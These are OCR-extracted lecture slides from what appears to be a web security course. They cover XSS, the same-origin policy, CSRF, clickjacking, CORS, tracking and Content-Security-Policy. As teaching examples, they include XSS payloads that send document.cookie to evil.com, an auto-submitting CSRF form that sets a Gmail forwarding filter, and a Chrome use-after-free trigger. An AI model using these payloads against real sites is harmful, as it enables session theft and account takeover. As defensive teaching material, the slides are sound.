web security (part 2)

Changelog

Corrections made in this version not in first posting:

25 April 2017: removed text about reading contents without sending cokoies from "operations not requiring same origin" slide. (This can be done with permission or by sending a request from the webserver itself, but not in general.)

last time: web security

stateless requests (single URL)

added cookies to tie requests together

- "session ID" — identifies, e.g., login


client versus server trust

- don't trust the attacker's browser


XSS — command injection in HTML

- power of scripting — get cookies
- doesn't need to be stored — embed in other web page
- extract info to external site — e.g., fetch image

evil client/innocent website



evil website/innocent website



XSS demo

XSS mitigations

host dangerous stuff on different domain

- has different cookies

Content-Security-Policy

- server says “browser, don’t run scripts here”

HttpOnly cookies

- server says “browser, don’t share this with code on the page”

filter/escape inputs (same as normal command injection)

XSS mitigations

host dangerous stuff on different domain

- has different cookies

Content-Security-Policy

- server says “browser, don’t run scripts here”

HttpOnly cookies

- server says “browser, don’t share this with code on the page”

filter/escape inputs (same as normal command injection)

HTML filtering/escaping nits

it's easy to mess up HTML filtering or escaping

(especially if trying to allow "safe HTML")

browsers have features you don't know about

can 'only' set image URL?

```
<img src="javascript:(new Image()).src=
                    'http://evil.com/' + document.cookie">
```

disallow the word 'script'?

```
<img src=x onerror="(new Image()).src=
                  'http://evil.com/' + document.cookie">
```

via https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

XSS mitigations

host dangerous stuff on different domain

- has different cookies

Content-Security-Policy

- server says “browser, don’t run scripts here”

HttpOnly cookies

- server says “browser, don’t share this with code on the page”

filter/escape inputs (same as normal command injection)

HTTP-only cookies

```
Set-Cookie: SessionID=123456789; HttpOnly
```

"only send cookie in HTTP"

cookie is not available to JS

eliminates obvious way of exploiting XSS

problem: JS can read webpage contents

HTTP-only cookies

```
Set-Cookie: SessionID=123456789; HttpOnly
```

"only send cookie in HTTP"

cookie is not available to JS

eliminates obvious way of exploiting XSS

problem: JS can read webpage contents

web pages in webpages: demo

web pages in web pages (1)

```
<iframe id="localFrame" src="./localsecret.html"
    onload="readLocalSecret()"></iframe>
<script>
function readLocalSecret() {
    alert(document.getElementById('localFrame').
          contentDocument.innerHTML);
}
</script>
```

displays localsecret.html's contents in an alert box

can also extract specific parts of page

same idea works for sending it to remote server

web pages in web pages (2)

```
<iframe id="remoteFrame"
    src="https://collab.virginia.edu/..."
    onload="readRemoteSecret()></iframe>
<script>
function doIt() {
    alert(document.getElementById('remoteFrame').
          contentDocument.innerHTML);
}
</script>
```

will this work?

what happened?

“TypeError: document.getElementById(...).contentDocument is null”

web browser denied access

Same Origin Policy

browser protection

websites want to load content dynamically

- Google docs — send what others are typing
- webmail clients autoloading new emails, etc.
- ...

but shouldn't be able to do so from any other website

- e.g. read grades of Collab if I'm logged in

same-origin policy

two pages from same **origin**: scripts can do anything

two pages from different **origins**: almost no information

idea: different websites can't interfere with each other

facebook can't learn what you do on Google — unless Google allows it

enforced by browser

origins

origin: part of URL up to server name:

```
https://example.com/foo/bar
http://localhost/foo/bar
http://localhost:8000/foo/bar
https://www.example.com/foo/bar
http://example.com/foo/bar
https://other.com/foo/bar
file:///home/cr4bd
```

cookie fields

cookie data: whatever server wants; typically session ID

- same problems as hidden fields
- usually tied to database on server
- supposed to be kept secret by logged-in user

`domain`: to what servers should browser send the cookie

- `facebook.com` — login.facebook.com, www.facebook.com, facebook.com, etc.

`path`: to what URLs on a server should browser send the cookie

- `/foo` — server.com/foo, server.com/foo/bar, etc.

`expires`: when the browser should forget the cookie

(and more)

origins and shared servers

very hard to safely share a domain name

can never let attacker write scripts on same domain

- even if cookies don't matter

similar issues with plugins (e.g. Flash)

can share server — one server can host multiple names

iMessage bug

iMessage (Apple IM client): embedded browser to display messages

a common (easy?) way to write user interfaces

bug: click on malicious link, send message logs to attacker

https://www.bishopfox.com/blog/2016/04/if-you-cant-break-crypto-break-the-client-recovery-of-plaintext-imessage-data/

iMessage bug

iMessage (Apple IM client): embedded browser to display messages

a common (easy?) way to write user interfaces

bug: click on malicious link, send message logs to attacker

message links could include javascript

same-origin policy not enforced

https://www.bishopfox.com/blog/2016/04/if-you-cant-break-crypto-break-the-client-recovery-of-plaintext-imessage-data/

JavaScript URL

`javascript:some java script code` is a kind of URL

runs JavaScript when clicked (permissions of current web page)

iMessages allowed *ANYTHING*`://`*ANYTHING* as a link

- `https://www.google.com/`
- `invalidnamethatdoesnotdoanything://otherStuff`
- `javascript://%0a` `JavaScriptCodeHere` (%0a = newline)

JS can request `file:///Users/somename/Library/Messages/chat.db`

- no same origin policy just for the UI
- should have prohibited this

operations requiring same origin

accessing webpage you loaded in iframe, pop-up window, etc.

accessing webpage loading you in iframe, pop-up window, etc.

sending *certain kinds of* requests

- most notably XMLHTTPRequest — “AJAX”

operations not requiring same origin

loading images, stylesheets (CSS), video, audio

linking to websites

loading scripts

- but not getting syntax errors

accessing with "permission" of other website

submitting forms to other webpages

requesting/displaying other webpages (but not reading contents)

operations not requiring same origin

loading images, stylesheets (CSS), video, audio

linking to websites

loading scripts

- but not getting syntax errors

accessing with "permission" of other website

submitting forms to other webpages

requesting/displaying other webpages (but not reading contents)

logged into facebook? (1)

`https://www.facebook.com/login.php?next=`*URL*

login page if you are not logged in

otherwise redirects to *URL*

logged into facebook? (2)

`https://www.facebook.com/favicon.ico` is an image

load via conditional redirect:

```
<img src="http://www.facebook.com/login.php?next=
 ↪   https%3A//www.facebook.com/favicon.ico"
     onload="doLoggedInStuff()"
     onerror="doNotLoggedInStuff()">
```

JavaScript can check if image loaded correctly

- also can check image size

operations not requiring same origin

loading images, stylesheets (CSS), video, audio

linking to websites

loading scripts

- but not getting syntax errors

accessing with "permission" of other website

submitting forms to other webpages

requesting/displaying other webpages (but not reading contents)

old problem: visited links

browsers can display visited versus unvisited links different:

Unvisited
Visited

javascript can query the "computed style" of a link

```
<style>:visited{color:red}</style>
<a id="lnk" href="https://facebook.com/secretgroup/">link</a>
<script>
var link = document.getElementById("lnk");
if (window.getComputedStyle(link, null).getProperty('color')
    == ...) {
    ...
}
</script>
```

visited link: fix

most browsers have fixed visited link "leaks" — not trivial

getComputedStyle lies about visited links

- as if unvisited

many types of formatting disallowed for visited links

- e.g. different font size — could detect from sizes of other things

probably incomplete solution?

- still tricks involving page appearance

operations not requiring same origin

loading images, stylesheets (CSS), video, audio

linking to websites

loading scripts

- but not getting syntax errors

accessing with "permission" of other website

submitting forms to other webpages

requesting/displaying other webpages (but not reading contents)

submitting forms

```
<form method="POST" action="https://mail.google.com/mail/h/ewt1jmuj4ddv/?v
    enctype="multipart/form-data">
    <input type="hidden" name="cf2_emc" value="true"/>
    <input type="hidden" name="cf2_email" value="evil@evil.com"/>
    ...
    <input type="hidden" name="s" value="z"/>
    <input type="hidden" name="irf" value="on"/>
    <input type="hidden" name="nvp_bu_cftb" value="Create Filter"/>
</form>
<script>
document.forms[0].submit();
</script>
```

above form: 2007 GMail email filter form

pre filled out: match all messages; forward to `evil@evil.com`

form will be submitted with the user's cookies!

Cross Site Request Forgery (CSRF)

take advantage of "ambient authority" of user

- e.g. user is allowed request to make an email filter

any webpage can make requests to other websites

- looks the same as requests made legitmately?
- can't read result, but does that matter?

problem: cookie in request $\neq$ user authorized request

problem: want to treat user as logged in when linked from another site

- can't just have browser omit cookies

Cross Site Request Forgery (CSRF)

take advantage of "ambient authority" of user

- e.g. user is allowed request to make an email filter

any webpage can make requests to other websites


- looks the same as requests made legitmately?
- can't read result, but does that matter?

problem: cookie in request $\neq$ user authorized request

problem: want to treat user as logged in when linked from another site

- can't just have browser omit cookies

evil website/innoncent website



defending against CSRF (1)

one idea: check the Referer [sic] header

actually works here — browser is not going to betray its user

problem: not always sent

defending against CSRF (1)

one idea: check the Referer [sic] header

- actually works here — browser is not going to betray its user

problem: not always sent

real solution: add a secret token (CSRF token) to the form

must not be guessable

- example: copy of secret cookie value

defending against CSRF (2)

browsers sometimes send `Origin` or `Referer` header

- if present, contain information about source of request

some types of requests require same origin

- XMLHttpRequest JavaScript API
- can send headers normal requests can't

CSRF versus changing form parameters

subtle CSRF attack: login

vulnerable CSRF targets aren't just actions like "email filter"

can also log user into attacker's account

- then, e.g., they enter payment information

attacker could read info from account?

often websites forgot to protect login form

operations not requiring same origin

loading images, stylesheets (CSS), video, audio

linking to websites

loading scripts

- but not getting syntax errors

accessing with "permission" of other website

submitting forms to other webpages

requesting/displaying other webpages (but not reading contents)

embedding webpages maliciously

can have little ‘frame’ of other webpage within webpage

can’t read contents of webpage

can’t press buttons in webpage

but can:

- make other webpage transparent
- show/hide other webpage in response to mouse movement

clickjacking demo

clickjacking defenses

tell browser “no embedding” with HTTP header

example: `Content-Security-Policy: frame-ancestors 'self'`

- only embed from same origin

JavaScript on page can detect if in iframe, etc.

- make form buttons not work if so

operations not requiring same origin

loading images, stylesheets (CSS), video, audio

linking to websites

loading scripts

- but not getting syntax errors

accessing with "permission" of other website

submitting forms to other webpages

requesting/displaying other webpages ~~(but not reading contents)~~

deliberate sharing


websites often want to access other websites

embedded frame often not enough


example: Facebook login API

Facebook Login for Apps—Overview


Facebook Login for Apps is a fast and convenient way for people to create accounts and log into your app across multiple platforms. It's available on iOS, Android, Web, Windows Phone, desktop apps and devices such as Smart TVs and Internet of Things objects.




deliberate sharing: single-sign-on API



deliberate sharing: single-sign-on API



deliberate sharing: single-sign-on API



deliberate sharing: single-sign-on API

deliberate sharing: retrieving information

what about retrieving information from JavaScript?

example: Google Translator API

example: Token to Username API

explicit mechanism for server opt-in to cross-origin requests (where webpage can read result)

Cross-Origin Resource Sharing

no opt-in? JS fails like before

always sends Origin — no pretending to be innocent user

demo

on user tracking

embedding one web page in another enables tracking users across website

example: multiple webpages include `iframe` with a google ad

> your browser sends request to Google with same cookie
> Google reliably gets excerpt of web history

reason: websites cooperated with Google

users often don't like this

what can browsers do about this?

changing the cookie policy (1)

idea: no “third-party” cookies

only send cookies for URL in address bar

changing the cookie policy (1)

idea: no “third-party” cookies

only send cookies for URL in address bar

now embedded Google calendar can’t use my credentials

what about websites that use multiple domains?

changing the cookie policy (2)

current Firefox “tracking protection” approach:

manually(?) created list of sites that do tracking

...and can be ignored without breaking things

changing the cookie policy (3)

EFF Privacy Badger: heuristic apporach

create score using

- amount of info in cookies
- number of places third-party appears

block requests to third-party or filter cookies if score too high

hard-coded exceptions for common false positives/tricky caes

- 'surrogate' code to avoid breaking website by blocking
  - tracking code has callbacks to third-party
- e.g. facebook.com and fbcdn.com

tracking without cookies

websites can do tracking even with no cookies

- information in URLs — add `?sessionID` to all links
- other forms of browser storage — e.g. via Flash

websites can "fingerprint" browser and machine

- version, fonts, screen resolution, plugins, graphics features, ...
- caching of previously downloaded resources
- unique a surprising amount of the time

have IP addresses, too (change, but not that often)

tracking without cookies

websites can do tracking even with no cookies

- information in URLs — add `?sessionID` to all links
- other forms of browser storage — e.g. via Flash

websites can "fingerprint" browser and machine

- version, fonts, screen resolution, plugins, graphics features, ...
- caching of previously downloaded resources
- unique a surprising amount of the time

have IP addresses, too (change, but not that often)

Web Frameworks

tools for making writing interactive websites help

e.g. Django (Python):

default to anti-embedding HTTP header (no clickjacking)
default to HttpOnly cookies
default to requiring CSRF token for POSTs

usually provide "templates" which escape HTML properly by default

template: `<p>Name: {{name}}` (placeholder in {{...}})
if name is `<script>...` result is
`<p>Name: &lt;script&gt;...`

Summary (1)

browser as OS:

- websites are like programs

cross-site scripting

- command injection for the web
- not just stuff to display — program code for website
- problem: runs with website permissionS

Summary (2)

isolation mechanism: same origin policy

- decision: everything on domain name is "the same"

cross-site request forgery

- consequence of statelessness
- all requests send cookie (password-equivalent)
- extra token to distinguish "user initiated" or not

recall: UAF triggering code

earlier in semester: exploit in Chrome browser itself

```
// in HTML near this JavaScript:
// <video id="vid"> (video player element)
function source_opened() {
  buffer = ms.addSourceBuffer('video/webm; codecs="vorbis,vp8"');
  vid.parentNode.removeChild(vid);
  gc(); // force garbage collector to run now
  // garbage collector frees unreachable objects
  // (would be run automatically, eventually, too)
  // buffer now internally refers to delete'd player object
  buffer.timestampOffset = 42;
}
ms = new WebKitMediaSource();
ms.addEventListener('webkitsourceopen', source_opened);
vid.src = window.URL.createObjectURL(ms);
```

recall: UAF triggering code

earlier in semester: exploit in Chrome browser itself

```
// in HTML near this JavaScript:
// <video id="vid"> (video player element)
function source_opened() {
  buffer = ms.addSourceBuffer('video/webm; codecs="vorbis,vp8"');
  vid.parentNode.removeChild(vid);
  gc(); // force garbage collector to run now
  // garbage collector frees unreachable objects
  // (would be run automatically, eventually, too)
  // buffer now internally refers to delete'd player object
  buffer.timestampOffset = 42;
}
ms = new WebKitMediaSource();
ms.addEventListener('webkitsourceopen', source_opened);
vid.src = window.URL.createObjectURL(ms);
```

recall: UAF triggering code

earlier in semester: exploit in Chrome browser itself

```
// in HTML near this JavaScript:
// <video id="vid"> (video player element)
function source_opened() {
  buffer = ms.addSourceBuffer('video/webm; codecs="vorbis,vp8"');
  vid.parentNode.removeChild(vid);
  gc(); // force garbage collector to run now
  // garbage collector frees unreachable objects
  // (would be run automatically, eventually, too)
  // buffer now internally refers to delete'd player object
  buffer.timestampOffset = 42;
}
ms = new WebKitMediaSource();
ms.addEventListener('webkitsourceopen', source_opened);
vid.src = window.URL.createObjectURL(ms);
```

recall: UAF triggering code

earlier in semester: exploit in Chrome browser itself

```
// in HTML near this JavaScript:
// <video id="vid"> (video player element)
function source_opened() {
  buffer = ms.addSourceBuffer('video/webm; codecs="vorbis,vp8"');
  vid.parentNode.removeChild(vid);
  gc(); // force garbage collector to run now
  // garbage collector frees unreachable objects
  // (would be run automatically, eventually, too)
  // buffer now internally refers to delete'd player object
  buffer.timestampOffset = 42;
}
ms = new WebKitMediaSource();
ms.addEventListener('webkitsourceopen', source_opened);
vid.src = window.URL.createObjectURL(ms);
```

browsers and exploits

browsers are in a particularly dangerous position for exploits

routinely run untrusted code (JavaScript on websites)

huge amounts of code, often written in C/C++


- WebKit (part of Chrome, Safari) has millions of lines of code

malvertising

could trick user into visiting your website

or pay for ad — embed your webpage in another!

- can run whatever script you like



modern advertising landscape (1)

website ads are often sold in realtime

conceptual idea:mini-auction for every ad

major concerns about fraud

- are you really showing my ad?

ad operators want to do own tracking

- get better idea what to show/bid

modern advertising landscape (2)

website operators typically don't host ads

- don't build own realtime auction infrastructure
- not trusted to report number of ad views correctly

ads often sold indirectly

- middleman handles bidding/etc.
- website operators sell to multiple ad operators

browsers and exploit mitigations

modern browsers employ many of the mitigations we talked about

- full ASLR
- write XOR execute (with exceptions for runtime-compiled code)
- stack canaries

also some other mitigations

Content Security Policy

`Content-Security-Policy`: HTTP header sent to browsers

```
Content-Security-Policy: default-src 'self' 'unsafe-inline'
```

says "only load things from same host or embedded in webpage"

loading image from `evil.com` will fail

```
Content-Security-Policy: script-src 'none';
object-src 'none'; style-src 'self'
```

disallow all scripts, all plugins (e.g. Flash)

only allow stylesheets from same host (and not inline)

Aside: why care about stylesheets?

inline stylesheets can steal data

trick: make part of HTML be considered part of CSS URL

Content Security Policy examples

```
Content-Security-Policy: script-src 'self'
www.google-analytics.com; object-src 'none'
```

allow scripts from same host or `www.google-analytics.com`
disallow inline scripts
disallow plugins

```
Content-Security-Policy: default-src
'none'; img-src 'self' https://…; …
```

allow nothing to start; then whitelist what is needed
recommended strategy

CSP nonces

```
Content-Security-Policy: script-src https://foo.com
                                    'nonce-DZJeVASMVs'
```

```
...
<script nonce="DZJeVASMVs">
// legitimate embedded script
document...
</script>
```

nonce: "**n**umber used only **once**"

idea: changes every time; attacker can't guess for XSS attack

browser doesn't enforce that it changes; server's job